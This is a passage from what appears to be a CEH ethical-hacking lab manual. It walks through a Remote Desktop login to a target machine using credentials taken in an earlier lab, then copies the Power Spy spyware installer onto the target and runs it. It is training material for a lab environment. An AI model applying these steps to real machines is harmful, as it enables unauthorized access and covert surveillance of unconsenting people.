


5. In the **User name** field, type **Jason** and click **Connect**.




6. The **Windows Security** pop-up appears; enter the password as **qwerty** and click **OK**.

   Note: Here, we are using the target system user credentials obtained from the previous lab.



7. A **Remote Desktop Connection** window appears; click **Yes**.

   Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.




8. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.


9. Minimize the **Remote Desktop Connection** window.

   Note: If **Server Manager** window appears, close it.

10. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.



11. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.




12. Double-click the **setup.exe** file.

    Note: If a **User Account Control** pop-up appears, click **Yes**.

13. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.

